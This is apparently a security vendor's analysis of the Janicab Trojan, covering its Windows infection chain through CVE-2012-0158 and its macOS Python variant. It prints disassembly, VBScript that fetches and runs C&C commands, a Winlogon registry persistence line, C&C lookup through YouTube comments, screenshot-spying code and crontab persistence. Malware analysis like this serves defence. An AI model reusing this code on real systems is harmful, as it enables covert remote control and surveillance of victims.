


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


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On Friday, July 12th a warning from an AVAST fan about a new polymorphic multisystem threat came to an inbox of AVAST. Moreover, an archive of malicious files discussed here were attached. Some of them have been uploaded to [VirusTotal](http://VirusTotal) and therefore they have been shared with computer security professionals on the same day. A weekend had passed by and articles full of excitement about a new Trojan for MacOs started to appear on the web. We decided to make a thorough analysis and not to quickly jump on the bandwagon. The key observation is that the final payload comes in the form of scripts needed to be interpreted by Windows Script Console resp; Python in the case of MacOs. Moreover a script generator that creates new malicious Windows file shortcuts was also included.

### Windows version

A chain of events that installs a malicious Visual Basic script on Windows platform looks like this:



In the beginning there is a malicious Office Open XML Document containing two embedded binary files. One of them is called `ActiveX.bin` and it carries the main shell-code that is triggered by a widely spread exploit CVE-2012-0158 (under special settings ActiveX controls in `MSCOMCTL.OCX` trigger code execution). Shell-code itself is decrypted with a initial loop that uses `0xEE` as a one-byte key. Then a few API functions necessary for dropping of another file are resolved by a hash (`VirtualAlloc`, `CreateFile`, `ReadFile`, `WriteFile`, `GetTempPath`, `CloseHandle`). In the figure we can see a check of a magic value `0xB19B00B5` (a shell-code consequently performs this step twice, because a general memory search could return an address of its own assembly instead of the location in the data). A temporary file "`a.l`" is created.

```

.text:0040119E mov     eax, 0B19B00B5h
.text:004011A3 mov     edi, edx
.text:004011A5 scasd
.text:004011A6 jnz     short loc_40118D
.text:004011A8 scasd
.text:004011A9 jnz     short loc_40118D
.text:004011AB jmp     short loc_4011BF
.text:004011AD ;
.text:004011AD loc_4011AD: ; CODE XREF: .text:00401192↑j
.text:004011AD push   26h
.text:004011AF pop     eax
.text:004011B0 xor     ecx, ecx
.text:004011B2 mov     edx, esp
.text:004011B4 call   large dword ptr fs:0C0h
.text:004011BB pop     ecx
.text:004011BC pop     edx
.text:004011BD jmp     short loc_40119A
.text:004011BF ;
.text:004011BF loc_4011BF: ; CODE XREF: .text:00401173↑j
; .text:004011AB↑j
.text:004011BF sub     esp, 0FCh
.text:004011C5 mov     ebx, esp
.text:004011C7 push   ebx
.text:004011C8 push   0FCh
.text:004011CD call   dword ptr [esi]
.text:004011CF mov     dword ptr [ebx+eax], 'l.a'
.text:004011D6 xor     eax, eax
.text:004011D8 push   eax
.text:004011D9 push   2
.text:004011DB push   2
.text:004011DD push   eax
.text:004011DE push   eax
.text:004011DF push   40000000h
.text:004011E4 push   ebx
.text:004011E5 call   dword ptr [esi+8]
.text:004011E8 mov     edx, eax
.text:004011EA push   edx
.text:004011EB push   edx
.text:004011EC push   ebx
.text:004011ED mov     al, [edi] 0x3A
.text:004011EF inc     edi
.text:004011F0 mov     bl, [edi] 0x9E
.text:004011F2 inc     edi
.text:004011F3 mov     ecx, [edi] 0x75600

```

The step that follows is decrypted from the second embedded binary with a name *ActiveX1.bin*. It is loaded into a buffer that is pointed by edi register. A two bytes and one double word are extracted and immediately used in a decryption routine (one-byte XOR with a key additively changed by a constant in every iteration). A dynamic linked library is dropped and loaded.

```

000006E0: B5 00 9B B1 B5 00 9B B1 3A 9E 00 56 07 00 77 82 | μ.>±μ.>±:ž.V..w,
000006F0: E6 14 B1 50 EE 8C 2E C8 66 04 5D BF DE 7C A2 B8 | ć.±PîŠ.čf.]žT|~
00000700: 56 F4 92 30 CE 6C 4A A8 46 E4 82 20 BE 5C FA 98 | Uô'0Î1J'Fä, I\ú
00000710: 36 D4 72 10 AE 4C EA 88 26 C4 62 00 9E 3C DA 78 | 6Ůr.@Lę&Āb.ž<Úx
00000720: 16 B4 52 F0 8E 2C CA 68 06 A4 9A E0 7E 1C B4 47 | .´Rđž,Ęh.*šř~.´G

```

The dropper simply loads and executes two files in resources that are unencrypted. The first is a Word document that is not malicious and its purpose is not to raise any suspicion after opening such a document. The second is a malicious Visual Basic script "1.vbe" encoded with a Windows Script Encoder *screnc.exe*. This script is a final payload of the chain and is tagged with a version number "1.0.4".

```

.text:10001151      call     ds:GetTempPathA
.text:10001157      push    offset a1_vbe      ; "1.vbe"
.text:1000115C      lea    edx, [ebp+Parameters]
.text:10001162      push    edx                ; char *
.text:10001163      call   _strcat
.text:10001168      add    esp, 8
.text:1000116B      push    0                  ; hTemplateFile
.text:1000116D      push    2                  ; dwFlagsAndAttributes
.text:1000116F      push    2                  ; dwCreationDisposition
.text:10001171      push    0                  ; lpSecurityAttributes
.text:10001173      push    0                  ; dwShareMode
.text:10001175      push    40000000h         ; dwDesiredAccess
.text:1000117A      lea    eax, [ebp+Parameters]
.text:10001180      push    eax                ; lpFileName
.text:10001181      call   ds:CreateFileA
.text:10001187      mov    [ebp+hObject], eax
.text:1000118D      cmp    [ebp+hObject], 0FFFFFFFh
.text:10001194      jnz    short loc_10001198
.text:10001196      jmp    short loc_100011E5
;-----
.text:10001198      loc_10001198:
.text:10001198      ; CODE XREF: sub_10001120+74↑j
.text:10001198      push    0                  ; lpOverlapped
.text:1000119A      lea    ecx, [ebp+NumberOfBytesWritten]
.text:100011A0      push    ecx                ; lpNumberOfBytesWritten
.text:100011A1      mov    edx, [ebp+nNumberOfBytesToWrite]
.text:100011A4      push    edx                ; nNumberOfBytesToWrite
.text:100011A5      mov    eax, [ebp+lpBuffer]
.text:100011A8      push    eax                ; lpBuffer
.text:100011A9      mov    ecx, [ebp+hObject]
.text:100011AF      push    ecx                ; hFile
.text:100011B0      call   ds:WriteFile
.text:100011B6      mov    edx, [ebp+hObject]
.text:100011BC      push    edx                ; hObject
.text:100011BD      call   ds:CloseHandle
.text:100011C3      push    0                  ; nShowCmd
.text:100011C5      lea    eax, [ebp+Directory]
.text:100011CB      push    eax                ; lpDirectory
.text:100011CC      lea    ecx, [ebp+Parameters]
.text:100011D2      push    ecx                ; lpParameters
.text:100011D3      push    offset File        ; "cscript.exe"
.text:100011D8      push    offset Operation   ; "open"
.text:100011DD      push    0                  ; hwnd
.text:100011DF      call   ds:ShellExecuteA

```

Depending on the system version, the malware seeks for an antivirus product in Windows Management Instrumentation (WMI) executing query "Select displayName from AntiVirusProduct" on the WMI object "winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2". It stores a value into the variable *installedAV*. Then it randomly chooses a youtube.com link from a hard-coded list and evaluates a regular expression on the received content:

```

randLink = YouTubeLinks(Int((max-min+1)*Rnd+min))outputHTML = getPage(randLink,
60)Set objRE = New RegExp
With objRE
.Pattern = "just something i made up for fun, check out my website at (.*) bye bye"
.IgnoreCase = True
End With
Set objMatch = objRE.Execute( outputHTML )

If objMatch.Count = 1 Then
server = "http://" & objMatch.Item(0).Submatches(0)
End If

if getPage(server & "/Status.php", 30) = "OK" Then
serverExists = 1
End if

```

Seeking the pattern on the web in cached YouTube pages it turned out that an expression "111.90.152.210/cc" could have been returned as a C&C server address.

Persistence on the infected system is decided by C&C:

```

startupMethod = getPage(server & "/sMethod.php?av=" & installedAV, 60)

```

If it commands a keyword "reg" as a startup method then a registry file containing lines "[HKEY\_CURRENT\_USER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon] "Shell"="wscript.exe \"%userprofile%\SystemFolder\.vbe\""" will be imported.

Spying functionality is not present in this variant. The main malicious action is constantly awaiting commands from C&C to execute it on the victim's computer (*getPage* involves creating "InternetExplorer.Application" object and returning html content of the given address):

```

While 1
On Error Resume Next
commandData = getPage(server & "/gcm.php?sn=" & Serial, 30)If not
IsNull(commandData) And commandData "" Then
s.Run "cmd /c " & c, 0
End IfWScript.Sleep 60000
Wend

```

## MacOsX version

As mentioned in the introduction, the variant for MacOs uses Python compiled scripts and it is described with a lot of relevant screenshots (another reference is here). It uses a right-to-left override method to confuse the user while executing (Windows malware uses similar

masking). The internal version number said "3.0.6" and so probably it was longer in development.

Spying activities consist of recording audio using command line tool called "*Sound eXchange*" and taking screenshots controlled by mouse actions (resolved by a freely distributed command line tool *mt* which is a shortcut for *MouseTools* ):

```
def run(StarterScreenShotsCls):
    ss = StarterSettingsCls()
    ss.logger.debug('SS: Starting SS Thread')
    snetUtils.setTimeInLastFile('ss')
    oldMousePos = 0
    while 1:
        try:
            ss.logger.debug('SS: last mouse pos: ' + str(oldMousePos))
            ss.logger.debug('SS: new mouse pos: ' + str(mousePos))
            mousePos = getMousePos()
            if oldMousePos != mousePos:
                ss.logger.debug('SS: Creating new SS at: ' + ss.sCurSsLoc)
                subprocess.call('osascript -e \'do shell script "/usr/sbin/screencapture -x -tjpg /tmp/cur.jpg"\'',
                                snetUtils.sendSs(ss.sCurSsLoc)
                ss.logger.debug('SS: delete the ss file')
                os.remove(ss.sCurSsLoc)
            else:
                ss.logger.debug('SS: Same mouse position, Do Nothing..')
                oldMousePos = mousePos
                snetUtils.setTimeInLastFile('ss')
        except:
            ss.logger.debug('SS: SS Unexpected error:', sys.exc_info()[0])
            time.sleep(ss.sScrShotInterval)

def getMousePos():
    p = subprocess.Popen('osascript -e \'do shell script "~/./mt -location"\'', shell=True, stdout=subprocess.PIPE)
    output = p.communicate()
    return output[0]
```

For comparison with the Windows version observe that a C&C server is obtained in very similar way:

```
def getCc():
    ss = StarterSettingsCls()
    if os.path.exists('cc.txt') == True:
        cc = open('cc.txt', 'rb').read()
    else:
        randLink = ss.sCcLinks[random.randrange(0, len(ss.sCcLinks))]
        data = urllib2.urlopen(randLink)
        rgx = re.findall('just something i made up for fun, check out my website at (.*) bye bye', data.read())
        if rgx[0] is not None:
            cc = rgx[0]
        else:
            cc = None
    cc = cc.strip()
    return cc
```

Persistence is achieved by adding an initial malicious script "runner.pyc" into cron:

```

def addToCrontab():
    ss = StarterSettingsCls()
    subprocess.call('crontab -l > /tmp/dump', shell=True)
    infile = open('/tmp/dump', 'r')
    if 'runner.pyc' in infile.read():
        ss.logger.debug('addToCrontab(): runner already found in crontab')
    else:
        subprocess.call('echo "* * * * * python ~/.t/runner.pyc " >>/tmp/dump', shell=True)
        subprocess.call('crontab /tmp/dump', shell=True)
        ss.logger.debug('addToCrontab(): runner added to crontab')
    subprocess.call('rm -f /tmp/dump', shell=True)
    infile.close()

```

## Script Builder

There is a simple php script available that creates an archive with a file shortcut that runs a script derived from a particular template and displays any desired distracting image. As a script template implicitly works a Windows version of Janicab. Even if methods of generating new samples seem basic it is interesting to see malware coming as a whole package as it is in this case.

## Sources

Finally, MD5 of some selected samples with the detections of avast! engine are provided. Detections of samples connected with the Windows version are very low prevalent within AV products.

Janicab/StarterScreenShots.pyc	<a href="#">64e788f1599196e23b628466cac3f909</a>	MacOs:Janicab-D [Trj]
Janicab/StarterRec.pyc	<a href="#">fcd6aec6f73d98500af0d4717ec82ceb</a>	MacOs:Janicab-D [Trj]
Janicab/StarterCmdExec.pyc	<a href="#">9c9ca021bb33ce195c470cb22faef710</a>	MacOs:Janicab-E [Trj]
Janicab/StarterNetUtils.pyc	<a href="#">3027d5589850d2fef3693a12ca4ec35e</a>	MacOs:Janicab-B [Trj]
Janicab/StarterSettings.pyc	<a href="#">d85bd548decc7866ffd083329e23af8c</a>	MacOs:Janicab-A [Trj]
AmazingRaceCyprus.docx	<a href="#">73041092efeb04c4a5e9b6a1a217754c</a>	RTF:CVE-2012-0158-BO [Exp]
JoseMOlazagasti.docx	<a href="#">fef7fdfe74c071310956a753679c80e5</a>	RTF:CVE-2012-0158-BO [Exp]
AboutUs.docx	<a href="#">b498d5de87575d4b999e203e71616b69</a>	RTF:CVE-2012-0158-BO [Exp]

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Encoded VB Script	<u>11c987d626f12892f848a42f0a95f810</u>	VBS:Janicab-A [Trj]
Dynamic Link Library #1	<u>71eb77493e06b7c17c225cb36f5a054d</u>	Win32:Janicab-A [Drp]
Dynamic Link Library #2	<u>1b8406562b7c4b5cdeb393539245f7c0</u>	Win32:Janicab-A [Drp]

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